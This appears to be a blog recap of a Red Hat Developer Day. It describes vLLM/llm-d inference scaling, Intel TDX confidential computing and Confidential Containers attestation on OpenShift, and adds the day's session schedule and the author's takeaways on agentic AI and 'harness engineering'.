
Prefill reads the whole prompt in one go; decode writes the answer one token at a time.
The Enterprise GenAI Platform Picture
Another slide, “Enterprise GenAI platform”, stacked a MaaS / AI Gateway on top of llm-d, which in turn schedules a pool of vLLM replicas on accelerators. The footer listed NVIDIA, AMD, Google, AWS, Intel and IBM hardware logos.

MaaS / AI Gateway on top, llm-d in the middle, vLLM replicas on accelerators below.
The Hands-On Lab Angle
The lab slides in the same session described what attendees would learn: why adding more GPUs improves throughput but not necessarily tail latency (P95/P99) because of KV cache misses across isolated replicas, and how naive horizontal scaling fails to fix the experience of the most frustrated users. Module 2 included a short 30-second GuideLLM benchmark and the vLLM Prometheus metrics endpoint with a Grafana dashboard. For the deeper explanation of KV-cache routing, see my llm-d article and the vLLM optimizations write-up. llm-d’s own docs list “Precise Prefix-Cache Aware Routing” as a separate path.
Confidential Computing With Intel TDX
A later session on sovereign AI used a joint Intel and Red Hat deck (the footer on the slides read “Intel x Red Hat”). It tied data sovereignty to hardware: control over where data resides, how it is protected, and who can access it, “enabled by Red Hat OpenShift + Intel Confidential Computing (TDX)”.

“Assurance Sovereignty”: verify the platform at runtime, hardware-rooted attestation, trusted execution of AI workloads, policy-based enforcement.
Intel TDX (Trust Domain Extensions) is Intel’s hardware-based trusted execution environment for virtual machines: hardware-isolated VMs called trust domains, memory encryption, and remote attestation that confirms hardware and software configuration. The slide “Verifiable Confidentiality & Trust provided by Intel CPUs” put it in two parts: data-in-use protection (workload data stays protected even while actively processed, not exposed to the underlying infrastructure or platform operators) and attestation (every workload runs inside a genuine, tamper-resistant confidential VM, so trust becomes measurable and auditable rather than contractual).

Data at rest and in flight are the prevalent protections; data in use and attestation are the new frontier.
TDX Connect: Extending the Boundary to the GPU
Intel’s “Next Milestone in Confidential AI” slide covered TDX Connect: a high-performance encrypted connection between the CPU and PCIe devices such as a GPU, with direct memory access and lower overhead. A footnote on a follow-up slide said activating it requires Intel Xeon 6 with P-cores, TDX module updates, an enabled OS and an enabled device. This matters for AI because the model runs on the accelerator, not the CPU. The slide added that Intel is collaborating with partners to expand deployment across the ecosystem.

Intel TDX Connect: an encrypted path between the Xeon CPU and a GPU for AI inference or training.
Confidential Containers and Trustee on OpenShift
The Kubernetes side was Confidential Containers (CoCo). The slide described it as a CNCF project that standardizes confidential computing at the Kubernetes pod level and simplifies consumption. The diagram showed a confidential VM holding a confidential container pod with an attestation agent, and a Trustee side with an attestation service, a key broker service and a reference value provider service: the guest proves what it is, and keys are released only after verification.

Confidential Containers and Trustee: attestation agent in the guest, attestation and key broker services outside it.
My take: for European regulated workloads, “sovereign” will increasingly mean “provable”. Attestation turns a contractual promise into something a pipeline can check before it releases a model or a key.
Your Plan for Today
Based on the Developer Day schedule (Room 6):
- 10:45–11:30 — AgentOps on Red Hat AI (Room 6)
- 11:40–12:20 — Developer Hub (Room 6)
- 12:20–13:15 — Lunch
- 13:15–14:00 — Utilizing Agentic AI in Application Modernization (Room 6)
- 14:10–14:55 — Quarkus and LangChain4j (Room 6)
- 14:55–15:30 — Coffee break
- 15:30–16:15 — Scaling AI on Hybrid Cloud for Production LLM Inference at Scale (Room 6)
- 16:25–17:10 — Trusted Software Factory (Room 6)
- 17:00+ — Networking, drinks and appetizers
Room 7 alternative picks if you want to switch: Cloud Native Java with Quarkus (morning), Agentic AI and Sovereignty (afternoon), or pure Agentic AI (closing).
Key Themes
AgentOps on Red Hat AI
Operationalizing AI agents in production — moving beyond demo-ware to enterprise-grade agent deployments with observability, governance, and lifecycle management built in.
From Prompt Engineering to Harness Engineering
The recurring message across sessions: stop optimizing individual prompts and start building harnesses — orchestration layers that:
- Route tasks to the right model
- Validate outputs against trusted sources
- Chain multi-step reasoning with tool calling
- Score and select from multiple candidates
Agentic AI and Sovereignty
European data sovereignty meets agentic AI. How to run agent systems within regulatory boundaries using hybrid cloud infrastructure — keeping sensitive data on-prem while leveraging cloud scale for inference.
Scaling LLM Inference on Hybrid Cloud
Production-grade inference at scale on OpenShift — the infrastructure layer that makes AI workloads as manageable as any other enterprise application.
A BIG Thank You to All Experts
Red Hat Netherlands brought together an impressive roster — 30 speakers representing Red Hat engineering, partners, and the broader open source AI community.

A Day Full of Choice
Four pillars framing the event:
- Hybrid Cloud Infrastructure — OpenShift, virtualization, multi-cloud
- Application Development, Delivery and Virtualization — Quarkus, containers, developer experience
- Automation and Management — Ansible, GitOps, observability
- Artificial Intelligence — InstructLab, vLLM, agentic workflows
30 speakers. 34 sessions. One venue. No parallel decision fatigue — just open your laptop and join.
My Takeaway
The “harness engineering” framing resonated with me because it matches what I see in production AI deployments every day. The best teams are not prompt-tuning — they are building systems that make models useful despite their limitations.
Red Hat’s bet on agentic AI combined with hybrid cloud sovereignty feels right for the European enterprise market. The combination of InstructLab for model customization, vLLM for inference, and OpenShift for orchestration gives teams a coherent stack instead of a collection of disconnected tools.